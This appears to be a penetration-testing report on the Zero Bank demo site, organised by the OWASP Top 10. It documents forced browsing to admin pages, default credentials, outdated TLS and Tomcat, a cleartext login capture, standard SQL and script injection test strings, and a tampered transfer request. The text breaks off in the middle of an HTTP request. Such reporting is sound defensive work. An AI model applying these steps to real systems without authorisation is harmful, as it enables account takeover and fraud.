Vulnerability Assessment & Penetration Testing

CONFIDENTIALITY AND LIABILITY

- **This Vulnerability Assessment and Penetration Testing (VAPT) report contains sensitive and confidential security information related to the website zero.webappsecurity.com. The information presented in this document includes identified vulnerabilities, security weaknesses, proof-of-concept details, screenshots, and remediation recommendations based on the OWASP Top 10.**
- **This report is provided exclusively for the intended recipient and authorized stakeholders of the organization owning or managing zero.webappsecurity.com. It must not be shared, distributed, published, or disclosed—in whole or in part—to any third party without prior written permission from the report owner.**
- **Unauthorized access to or disclosure of this report may significantly increase the risk of exploitation of the identified vulnerabilities and could result in security incidents.**
- **If you are not an authorized recipient, you must immediately stop reading this document and notify the report owner.**
- **This Vulnerability Assessment and Penetration Testing (VAPT) activity was conducted on** zero.webappsecurity.com **using standard security testing techniques aligned with the** OWASP Top 10 **framework. The assessment was performed within a defined scope, timeframe, and level of access as agreed prior to testing.**
- **The findings presented in this report represent the security posture of the application** only at the time the assessment was performed**. Web applications are dynamic by nature, and changes to code, configuration, infrastructure, or third-party components may introduce new vulnerabilities after testing is completed.**

DISCLAIMER

This Vulnerability Assessment and Penetration Testing (VAPT) report has been prepared solely to help understand the security posture of the website zero.webappsecurity.com at the time of testing. The assessment was conducted using generally accepted security testing practices and aligned with the OWASP Top 10 web application security risks.

The findings in this report represent a snapshot in time. Web applications continuously change due to code updates, configuration modifications, infrastructure changes, and third-party integrations. Because of this, the vulnerabilities identified in this report may no longer exist in the future, and new vulnerabilities may appear after the assessment is completed.

This report does not claim or guarantee that:

- **All security vulnerabilities have been identified**
- **The application is fully secure or immune to attacks**
- **The application complies with any legal, regulatory, or industry compliance standards**

The absence of a specific vulnerability in this report should not be interpreted as confirmation that the application is free from that risk. Some vulnerabilities may not be detectable due to limitations in testing scope, time constraints, application logic complexity, or restricted access levels.

The severity ratings and risk classifications assigned to the identified vulnerabilities are based on industry standards, OWASP guidance, and professional judgment. These ratings may vary depending on the organization's business environment, threat landscape, and risk tolerance.

The remediation recommendations provided in this report are intended as general security guidance. They should be reviewed and tested before implementation, as changes to the application or infrastructure may introduce unexpected side effects. The final decision to apply any fix remains the responsibility of the application owner or development team.

This report:

- **Is not a legal opinion**
- **Is not a compliance or certification document**
- **Should not be used as the sole basis for security decisions**
- **Should be used in combination with secure development practices, regular updates, and ongoing security monitoring**

Any actions taken based on the information in this report are performed at the discretion and risk of the organization responsible for zero.webappsecurity.com. The assessor shall not be held responsible for any direct or indirect consequences resulting from the use, misuse, or interpretation of the information provided in this document.


To maintain a strong security posture, it is strongly recommended that the application undergo regular security assessments, especially after significant changes or updates.

SR NO.	Vulnerability Title	Severity
1	**A01:2025 Broken Access Control: Access control checks**	CRITICAL
2	**A02:2025 Security Misconfiguration**	**HIGH**
3	**A03:2025 Software Supply Chain Failures**	**CRITICAL**
4	**A04:2025 Cryptographic Failures**	**HIGH**
5	**A05:2025 Injection**	
6	**A06:2025 Insecure Design**	**HIGH**
7	**A07:2025 Authentication Failures**	**Medium/High**
8	**A08:2025 Software or Data Integrity Failures**	
9	**A09:2025 Security Logging & Alerting Failures**	
10	**A10:2025 Mishandling of Exceptional Conditions**	

Vulnerability.1 OWASP: Broken Access Control	
Severity:	High
Prerequisites:	Burp Suite Pro
Steps to Reproduce:	Access account activity, change ID’s in URL/requests.
Actual Result:	• Changing the resource identifier :/profile?id=123 --> id =456 • Admin page login without authorization : /admin , /errors, /index.html, /server-status, /resources.
Expected Result:	Access should be restricted to administrative users only.
Impact:	An unauthorized user can view and modify sensitive configurations and data.
Remediation:	• Enforce Server-Side Authorization. • Deny Access by Default. • Regular Security Testing.
References:	

POC:

- Here,we can access admin page without authorization check just by adding --> /admin in url.




Not secure zero.webappsecurity.com/admin/

Zero Bank

Admin Home

- Here,we can access errors.log file page without authorization check just by adding --> /errors in url.



Not secure zero.webappsecurity.com/errors/


Directory Listing For /errors/ - Up To /

Filename	Size
errors.log	21.1 kb

Apache Tomcat/7.0.70

Vulnerability:2 OWASP: Security Misconfiguration	
Severity:	High
Prerequisites:	• Burp Site Pro • Kali Linux
Steps to Reproduce:	• While logging/sign the credentials are default and allowing easy access. • With the help of kali linux and running command to check the valid SSL/TLS certificate.
Actual Result:	Filling the default credentials user's/attacker logged in easily because, they are publicly known. Connection is not secure and not using Digital Certificate.
Expected Result:	Default credentials should be disable. Application should use valid Digital Certificate.
Impact:	Confidential data can be viewed, modify, or delete. The system is more vulnerable to hacker because of invalid Digital Certificate.
Remediation:	• Credentials should be disable. • SSL/TLS version should be up to date.
References:	

POC:



Log in to ZeroBank


Login: username Login/Password - username/password

Password: ••••••••


Keep me signed in □

Forgot your password ?

- **Digital certificate are out-dated and the login credentials are visible or default.**




```
┌──(root㉿kali)-[/home/kali]
└─# sslscan -sC -vuln --script 54.82.22.214
Version: 2.1.5
OpenSSL 3.5.4 30 Sep 2025

Connected to 54.82.22.214

Testing SSL server 54.82.22.214 on port 443 using SNI name 54.82.22.214

  SSL/TLS Protocols:
SSLv2     enabled
SSLv3     enabled
TLSv1.0   enabled
TLSv1.1   disabled
TLSv1.2   disabled
TLSv1.3   disabled
```



```
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  zero.webappsecurity.com
Altnames: DNS:zero.webappsecurity.com
Issuer:   DigiCert TLS RSA SHA256 2020 CA1

Not valid before: Apr 26 00:00:00 2021 GMT
Not valid after:  May  4 23:59:59 2022 GMT
```

Vulnerability.3 OWASP: Software Supply Chain Failures	
Severity:	**Critical**
Prerequisites:	**Burp Suite Pro**
Steps to Reproduce:	• **While changing in url the server version is disclosed.**
Actual Result:	• **The HTTP response headers disclose the web server as Apache Tomcat version 7.0.70 , in which end-of-life or software no longer receives security patches.**
Expected Result:	• **Application should run on a supported Tomcat version (9.x or later) and must not expose server version or backend technology details.** • **This will reduce the attack surface and mitigate the risk of exploitation.**
Impact:	• **Attackers may leverage publicly available exploits targeting Tomcat 7.0.70, potentially leading to unauthorized access, data compromise, or full server takeover**
Remediation:	• **Upgrade Apache Tomcat to a currently supported version(9.x or later).** • **Disable version disclosure in HTTP response header.** • **Implement custom error pages to prevent disclosure of backend technology details.**
References:	• **OWASP Top 10 2021 – A06: Vulnerable and Outdated Components** • **CWE-200: Exposure of Sensitive Information** • **CWE-1104: Use of Unmaintained Third-Party Components**

POC:



zero.webappsecurity.com/'1


HTTP Status 404 - /'1

type Status report

message /'1

description The requested resource is not available.

Apache Tomcat/7.0.70




Response

```
HTTP/1.1 404 Not Found
Date: Sat, 31 Jan 2026 10:22:41 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
```

Vulnerability.4 OWASP: Cryptographic Failures	
Severity:	High
Prerequisites:	Wireshark Tool
Steps to Reproduce:	In Wireshark tool, capture the data packet after login and search for http and after that click the POST packet and you can see the insecure transmission of sensitive data.
Actual Result:	• Login credentials are transmitted over unencrypted or weakly protected channels.
Expected Result:	• All sensitive data should be transmitted only over HTTPS using TLS 1.2 or higher.
Impact:	• Attackers can intercept sensitive data such as usernames and passwords during transmission. • Session hijacking is possible due to insecure cookie attributes. • Compromised user accounts may lead to unauthorized transactions or data access.
Remediation:	• Enforce HTTPS across the application with modern TLS configurations.
References:	

POC:

- **Sensitive data is inadequately protected due to weak encryption or poor key management**



```
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
    Referer: http://zero.webappsecurity.com/login.html\r\n
    Accept-Encoding: gzip, deflate, br\r\n
  > Cookie: JSESSIONID=6AA3CCC2\r\n
    Connection: keep-alive\r\n
    \r\n
    [Response in frame: 184]
    [Full request URI: http://zero.webappsecurity.com/signin.html]
    File Data: 105 bytes
v HTML Form URL Encoded: application/x-www-form-urlencoded
  v Form item: "user_login" = "username"
      Key: user_login
      Value: username
  v Form item: "user_password" = "password"
      Key: user_password
      Value: password
```


```
01d0  6f 6e 2f 78 68 74 6d 6c  2b 78 6d 6c 2c 61 70 70   on/xhtml +xml,app
01e0  6c 69 63 61 74 69 6f 6e  2f 78 6d 6c 3b 71 3d 30   lication /xml;q=0
01f0  2e 39 2c 69 6d 61 67 65  2f 61 76 69 66 2c 69 6d   .9,image /avif,im
0200  61 67 65 2f 77 65 62 70  2c 69 6d 61 67 65 2f 61   age/webp ,image/a
0210  70 6e 67 2c 2a 2f 2a 3b  71 3d 30 2e 38 2c 61 70   png,*/*; q=0.8,ap
0220  70 6c 69 63 61 74 69 6f  6e 2f 73 69 67 6e 65 64   plicatio n/signed
0230  2d 65 78 63 68 61 6e 67  65 3b 76 3d 62 33 3b 71   -exchang e;v=b3;q
0240  3d 30 2e 37 0d 0a 52 65  66 65 72 65 72 3a 20 68   =0.7··Re ferer: h
0250  74 74 70 3a 2f 2f 7a 65  72 6f 2e 77 65 62 61 70   ttp://ze ro.webap
0260  70 73 65 63 75 72 69 74  79 2e 63 6f 6d 2f 6c 6f   psecurit y.com/lo
0270  67 69 6e 2e 68 74 6d 6c  0d 0a 41 63 63 65 70 74   gin.html ··Accept
0280  2d 45 6e 63 6f 64 69 6e  67 3a 20 67 7a 69 70 2c   -Encodin g: gzip,
0290  20 64 65 66 6c 61 74 65  2c 20 62 72 0d 0a 43 6f    deflate , br··Co
02a0  6f 6b 69 65 3a 20 4a 53  45 53 53 49 4f 4e 49 44   okie: JS ESSIONID
02b0  3d 36 41 41 33 43 43 43  32 0d 0a 43 6f 6e 6e 65   =6AA3CCC 2··Conne
02c0  63 74 69 6f 6e 3a 20 6b  65 65 70 2d 61 6c 69 76   ction: k eep-aliv
02d0  65 0d 0a 0d 0a 75 73 65  72 5f 6c 6f 67 69 6e 3d   e····use r_login=
02e0  75 73 65 72 6e 61 6d 65  26 75 73 65 72 5f 70 61   username &user_pa
02f0  73 73 77 6f 72 64 3d 70  61 73 73 77 6f 72 64 26   ssword=p assword&
```

Vulnerability.5 OWASP: Injection	
Severity:	None
Prerequisites:	• Application input points identified • Injection testing perform using standard payloads
Steps to Reproduce:	• Identify input fields or URL parameters. • Test using standard injection payloads (e.g. ' OR 1=1--, <script>alert(1)</script>).
Actual Result:	• The application safely processes injected input without executing or reflecting malicious
Expected Result:	• The application should securely handle user input and prevent injection attacks
Impact:	• No security impact identified at the time of testing
Remediation:	• No remediation required
References:	• OWASP Top 10 2021 – A03: Injection • OWASP Testing Guide – Injection Testing

POC:

Vulnerability.6 OWASP: Insecure Design	
Severity:	High
Prerequisites:	Burp Suite Pro
Steps to Reproduce:	• Log in with valid user credentials. • Navigate to the Transfer Funds page. • Initiate a legitimate fund transfer. • Intercept the request using Burp Suite. • Modify the amount parameter to a significantly higher value. • Forward the modified request.
Actual Result:	• The application accepts and processes the modified high-value transfer without re-authentication, transaction verification, rate limiting, or business logic validation.
Expected Result:	• Multi-step transaction verification (e.g., OTP, confirmation screen). • Enforcement of transaction limits and role-based checks. • Server-side validation of transaction parameters.
Impact:	• Financial fraud and unauthorized fund transfers. • Compromise of data integrity and user trust. • Potential regulatory and compliance violations.
Remediation:	• Incorporate security controls during the design phase for sensitive workflows. • Enforce server-side validation of transaction amounts and limits. • Implement re-authentication or step-up verification for high-risk actions. • Apply rate limiting and anomaly detection.
References:	• OWASP Top 10 2021 – A04: Insecure Design • OWASP Cheat Sheet – Business Logic Security


POC:




Transfer Money & Make Payments - Verify

Please verify that the following transaction is correct by selecting the **Submit** button below.

From Account	Savings
To Account	Savings
Amount	$ 8000
Description	asd



```
POST /bank/transfer-funds-confirm.html HTTP/1.1
Host: zero.webappsecurity.com
Content-Length: 57
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://zero.webappsecurity.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
